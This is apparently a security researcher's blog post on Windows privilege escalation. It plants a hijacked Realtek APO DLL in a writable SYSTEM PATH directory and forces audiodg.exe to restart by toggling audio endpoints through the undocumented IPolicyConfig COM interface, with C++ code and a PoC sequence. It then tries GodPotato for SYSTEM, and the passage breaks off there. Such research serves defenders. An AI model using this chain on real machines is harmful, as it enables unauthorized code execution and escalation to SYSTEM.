
Red team technique—process injection—and how to leverage it against Protected Process Light (PPL)
Red team technique—process injection—and how to leverage it against Protected Process Light (PPL)
Original post by S1lky
This article describes DLL hijacking in the context of the audiodg.exe process which may load vendor-supplied APO-related DLL dependencies from system paths. Through this it is possible to execute code as “NT AUTHORITY\LOCAL SERVICE” and subsequently escalate to SYSTEM using Scheduled Tasks and Potato techniques.
Introduction
While analyzing Windows Audio components, I discovered an interesting privilege escalation vector that exploits the Windows Audio architecture and can be used as a universal technique to exploit arbitrary file copy / file renames / file writes with insufficient ACLs or simply writable System environment paths. So yes there are prerequirements.

This privilege escalation vector isn’t new and is already checked by tools like PrivEscCheck which also gives exploitation examples.
I also recommend to read the following article prior reading this one:
It states:
A reboot is required — Let’s say you found a vulnerability that allows you to move a file to an arbitrary location as SYSTEM. Ending your exploit chain with a machine reboot after having successfully planted your DLL would be a shame. You’d rather search for a DLL hijacking you can trigger on demand as a normal user.”
Well, I just discovered a new technique to exploit this vector using the Windows Audio Architecture which does not require reboots.
If you need to setup a custom writable System path, elevated privileges and a service restart is needed to load it. However, if you encounter a System with a writable environmental System path that’s already set, this article documents an innovative technique that enables controlled loading of arbitrary dlls without requiring any further reboots by leveraging COM interfaces used internally by the Windows Settings application.
The Windows Audio subsystem consists of several tightly integrated components that work together to provide system-wide audio functionality. Understanding this architecture is essential for analyzing failure scenarios, restart behavior, and potential attack surfaces.
AudioSrv, hosted in svchost.exe, is responsible for audio session management and policy enforcement. It coordinates application audio streams and launches and supervises audiodg.exe but does not perform audio processing itself.
AudioSrv spawns audiodg.exe as a child process using CreateProcess, which causes audiodg.exe to inherit AudioSrv’s security token and complete environment block, including its System paths. Since AudioSrv runs as “NT AUTHORITY\LOCAL SERVICE”, this privilege level is inherited by audiodg.exe.

The Windows Audio Device Graph Isolation process (audiodg.exe) handles the core audio pipeline, including mixing audio streams from applications, applying audio processing and enhancements, and per-application volume control. It runs isolated from AudioSrv for stability. If an Audio Processing Object (APO) crashes, only audiodg.exe is affected, while the AudioSrv service continues running and can restart the audiodg.exe automatically.
Audiodg.exe dynamically loads vendor-supplied Audio Processing Objects at runtime using standard user-mode DLL loading mechanisms. Some vendor-supplied APO DLLs or their dependencies are not loaded using fully qualified paths and therefore rely on the Windows DLL search order, which includes directories listed in the SYSTEM PATH environment variable.
Audiodg.exe is demand-started by AudioSrv when audio playback is initiated. It requires at least one active (enabled) render endpoint (output device) to remain running.
AudioEndpointBuilder, hosted in svchost.exe, is responsible for audio device enumeration and endpoint lifecycle management. Endpoint state changes indirectly influence audiodg.exe lifetime.

The MMDevice API is a user-mode COM API that allows applications to enumerate audio devices, query device capabilities, and select default input/output endpoints. It does not permit enabling, disabling, or modifying endpoint visibility.
IPolicyConfig is an undocumented COM interface implemented by the Windows Audio Policy Manager within audioSes.dll. It’s undocumented but was reverse engineered in the past for older windows versions. It operates alongside, but separately from, the MMDevice API and provides write access to audio endpoint policy, including visibility and enabled state. It is used by trusted system components such as SystemSettings.exe and mmsys.cpl and generally does not require administrative privileges on modern Windows versions. This interface is the key to force termination of audiodg.exe.
The attack requires a directory in the System PATH variable for which the current user has write permissions. In practice, this may happen for example due to insecure installations of third-party software, misconfigurations by administrators, or development environments with writable tool directories.
If a writable system path is found or an attacker finds another method to copy or write a file into a system path it’s possible to hijack DLL loading to load an arbitrary DLL. This might already work out of the box on most systems where a writable system path is identified because services load the system environmental path during startup and chances are that there already happened a reboot from when the system path was configured.
If you want to reproduce this for research purposes just set a system path by yourself and restart audiodg.exe. Note that it will still not refresh its environment block because it’s inherited from audiosrv. You have to force the audiosrv service to restart which can only be done using low privileges by rebooting the system. If you’re debugging this just restart the service as admin.
For this PoC I created the SYSTEM PATH “C:\privesc_hijacking” and rebooted my system.
Press enter or click to view image in full size

If you want to abuse this for UAC bypass from medium integrity to NT/System you may set a System path through COM in the registry but then you still need to force a reboot so the service refreshes the SYSTEM PATH in its environmental block. So not a great UAC Bypass but it works.

On my hostsystem audiodg.exe tries to load RtkNNSpeedUp.dll from the writable system path C:\privesc_hijacking. The load attempt occurs during runtime of audiodg.exe when APO initialization happens.

Specifically RtkNNSpeedUp.dll is loaded by RltkAPOU642.dll which is the main Realtek Audio Processing Object DLL for 64-bit systems.

However, it has been observed that on different Windows hosts, the vulnerable APO itself is sometimes not found, which also can allow for hijacking. The specific DLLs involved depend on the installed audio hardware and drivers.

RtkNNSpeedUp.dll is a library from Realtek used for Neural Network-based audio enhancement functions. It provides advanced audio effects such as noise suppression or voice enhancement.
The classic attack flow to exploit writable System Paths is the following:
1. Place a malicious DLL (e.g., RtkNNSpeedUp.dll) in the identified directory
2. Restart target system
3. Target loads the malicious DLL
4. Code is executed
But how can audiodg.exe be restarted by a low‑privileged user without requiring a reboot?
The classic attack vector requires a reboot or service restart to restart audiodg.exe to load the DLL. This limitation significantly reduces the practicality of the attack vector. Since audiodg.exe running as LOCAL/Service this would normally require elevated privileges.
As already hinted, I discovered a little trick to circumvent this issue and restart audiodg.exe on demand.
I observed that audiodg.exe is typically terminated automatically after a short time when no sound is played, which can often be forced. When all render endpoints are disabled, Windows determines the audio graph is no longer needed and automatically terminates audiodg.exe after a timeout period (typically 2–5 minutes). audiodg.exe is then automatically restarted by AudioSrv when an endpoint is re-enabled and audio playback is initiated. This provides a reliable restart mechanism without requiring a system reboot or service restart.
The Windows Audio architecture offers an elegant solution to disable output devices. Through analysis of the Windows Settings application, I discovered that it uses a COM interface called IPolicyConfig to control audio endpoint visibility. This interface allows disabling and enabling audio devices without administrative privileges.
The IPolicyConfig interface is used by the Windows Settings application (SystemSettings.exe) and the Sound Control Panel (mmsys.cpl).

The interface is implemented by the PolicyConfigClient COM class within C:\Windows\System32\AudioSes.dll.
The implementation relies on three COM components from the Windows Audio subsystem:
MMDeviceEnumerator: This is the central component of the Windows Core Audio API (WASAPI). The IMMDeviceEnumerator interface provides documented functionality for enumerating audio endpoints, retrieving default devices, and accessing device properties. This is part of the public Windows SDK.
PolicyConfigClient: An undocumented COM class used internally by Windows for audio policy management. It hosts the implementation of the IPolicyConfig interface within C:\Windows\System32\AudioSes.dll.
IPolicyConfig: An undocumented interface that Windows uses internally to programmatically set default audio devices, configure per-application audio routing, and manage audio policies. Unlike the read-only MMDevice API, IPolicyConfig provides write access to audio endpoint policy.
// MMDeviceEnumerator CLSID
CLSID_MMDeviceEnumerator = {BCDE0395-E52F-467C-8E3D-C4579291692E}
// PolicyConfigClient CLSID
CLSID_PolicyConfigClient = {870AF99C-171D-4F9E-AF0D-E63DF40C2BC9}
// IPolicyConfig IID
IID_IPolicyConfig = {F8679F50–850A-41CF-9C72–430F290290C8}
The SetEndpointVisibility method is the core function for enabling and disabling audio endpoints. This method modifies the device state without requiring administrative privileges.
#include <initguid.h>
#include <Mmdeviceapi.h>

DEFINE_GUID(CLSID_PolicyConfig, 0x870af99c, 0x171d, 0x4f9e, 0xaf, 0x0d, 0xe6, 0x3d, 0xf4, 0x0c, 0x2b, 0xc9);
MIDL_INTERFACE("f8679f50-850a-41cf-9c72-430f290290c8")
IPolicyConfig : public IUnknown
{
public:
 virtual HRESULT STDMETHODCALLTYPE GetMixFormat(PCWSTR pszDeviceName, WAVEFORMATEX** ppFormat) = 0;
 virtual HRESULT STDMETHODCALLTYPE GetDeviceFormat(PCWSTR pszDeviceName, bool bDefault, WAVEFORMATEX** ppFormat) = 0;
 virtual HRESULT STDMETHODCALLTYPE ResetDeviceFormat(PCWSTR pszDeviceName) = 0;
 virtual HRESULT STDMETHODCALLTYPE SetDeviceFormat(PCWSTR pszDeviceName, WAVEFORMATEX* ppEndpointFormatFormat, WAVEFORMATEX* pMixFormat) = 0;
 virtual HRESULT STDMETHODCALLTYPE GetProcessingPeriod(PCWSTR pszDeviceName, bool bDefault, PINT64 pmftDefaultPeriod, PINT64 pmftMinimumPeriod) = 0;
 virtual HRESULT STDMETHODCALLTYPE SetProcessingPeriod(PCWSTR pszDeviceName, PINT64 pmftPeriod) = 0;
 virtual HRESULT STDMETHODCALLTYPE GetShareMode(PCWSTR pszDeviceName, struct DeviceShareMode* pMode) = 0;
 virtual HRESULT STDMETHODCALLTYPE SetShareMode(PCWSTR pszDeviceName, struct DeviceShareMode* pMode) = 0;
 virtual HRESULT STDMETHODCALLTYPE GetPropertyValue(PCWSTR pszDeviceName, BOOL bFxStore, const PROPERTYKEY& pKey, PROPVARIANT* pv) = 0;
 virtual HRESULT STDMETHODCALLTYPE SetPropertyValue(PCWSTR pszDeviceName, BOOL bFxStore, const PROPERTYKEY& pKey, PROPVARIANT* pv) = 0;
 virtual HRESULT STDMETHODCALLTYPE SetDefaultEndpoint(PCWSTR pszDeviceName, ERole eRole) = 0;
 virtual HRESULT STDMETHODCALLTYPE SetEndpointVisibility(PCWSTR pszDeviceName, bool bVisible) = 0;
};
The first parameter pszDeviceName is used for the endpoint device ID string (e.g., {0.0.0.00000000}.{GUID}). The second parameter bVisible is a boolean-like flag that controls the endpoint visibility: 1 enables (makes visible) the device, while 0 disables (hides) it.
The visible parameter operates independently from the DEVICE_STATE flags used for querying device status. While DEVICE_STATE_DISABLED has the value 0x00000002, the SetEndpointVisibility method uses a simple boolean logic where 1 means “visible/enabled” and 0 means “hidden/disabled”. Windows internally translates these values to the appropriate device state flags.

Note: Disabling audio devices using this method will be visible to the user through the Sound Settings panel and system tray. The user will notice that audio playback stops and devices appear as disabled.
The following code demonstrates the core structure for controlling audio endpoint visibility. A complete proof-of-concept implementation is available on my GitHub.
COM Initialization: The first step initializes the COM library in apartment-threaded mode, which is required for interacting with Windows COM objects. This must be called before any COM operations.
Device Enumerator Creation: We instantiate the MMDeviceEnumerator using CoCreateInstance. This component provides access to the audio device enumeration functionality. The enumerator is used to discover available audio endpoints and query their current state.
Policy Config Client Creation: Next, we create an instance of the PolicyConfigClient using the discovered CLSID. We request the IPolicyConfig interface (IID_IPolicyConfig), which provides write access to audio endpoint policy.
Hiding Devices: To hide or disable a device, we first check if it is currently active using the DEVICE_STATE_ACTIVE flag. You should only reactivate devices that were previously active instead of every device to restore the original state, my PoC does this automatically. The device ID to be deactivated is saved to a list for later restoration, then SetEndpointVisibility is called with the visibility parameter set to 0 (disable).
Enabling Devices: To restore previously disabled devices, we iterate through the saved device IDs and call SetEndpointVisibility with the visibility parameter set to 1 (enable). This reverts the endpoints to their active state, allowing audiodg.exe to restart when audio playback occurs.
// 1. Initialize COM library
HRESULT hr = CoInitializeEx(nullptr, COINIT_APARTMENTTHREADED);

// 2. Create device enumerator
IMMDeviceEnumerator* pEnumerator = nullptr;
    hr = CoCreateInstance(__uuidof(MMDeviceEnumerator), nullptr,
    CLSCTX_ALL, __uuidof(IMMDeviceEnumerator), (void**)&pEnumerator);

// 3. Create policy config client
IPolicyConfig* pPolicyConfig = nullptr;
    hr = CoCreateInstance(CLSID_PolicyConfigClient, nullptr,
    CLSCTX_ALL, IID_IPolicyConfig, (void**)&pPolicyConfig);

// 4. Disable device
if (state & DEVICE_STATE_ACTIVE) {
  savedDeviceIds.push_back(deviceId);
  HRESULT hr = pPolicyConfig->SetEndpointVisibility(deviceId, 0);
}

// 5. Enable device
for (const auto& deviceId : savedDeviceIds) {
    HRESULT hr = pPolicyConfig->SetEndpointVisibility(deviceId.c_str(), 1);
}
Proof of Concept
Now let’s put everything together. First, place the malicious DLL in the writable System PATH directory.
Then run my Audio Device Controller PoC with the disable command (default). Wait for automatic termination of audiodg.exe (typically 2–5 minutes). Now run the Audio Device Controller with the enable command.
When a sound like “beep” is played audiosrv triggers process creation of audiodg.exe. Finally, audiodg.exe starts and loads your DLL.

After achieving code execution within audiodg.exe, the next logical step is privilege escalation to SYSTEM. Since audiodg.exe runs as LOCAL SERVICE with a service-restricted token that includes SeImpersonatePrivilege, potato-style attacks like GodPotato might be expected to work based on the listed privileges.
GodPotato exploits this privilege by coercing a SYSTEM process to authenticate to a controlled named pipe, then impersonating the captured token.
So, calling GodPotato via a PowerShell script from within audiodg.exe should result in code execution as SYSTEM, right?

Put the dll in the writable path and restart audiodg.exe.

Nope that didn’t work. But we have SeImpersonatePrivilege why is this failing??
The Service-Restricted Token Problem
The reason lies in service token isolation, not in the apparent privilege list. The Windows Audio service (audiosrv) is launched as:
“svchost.exe -k LocalServiceNetworkRestricted -p”
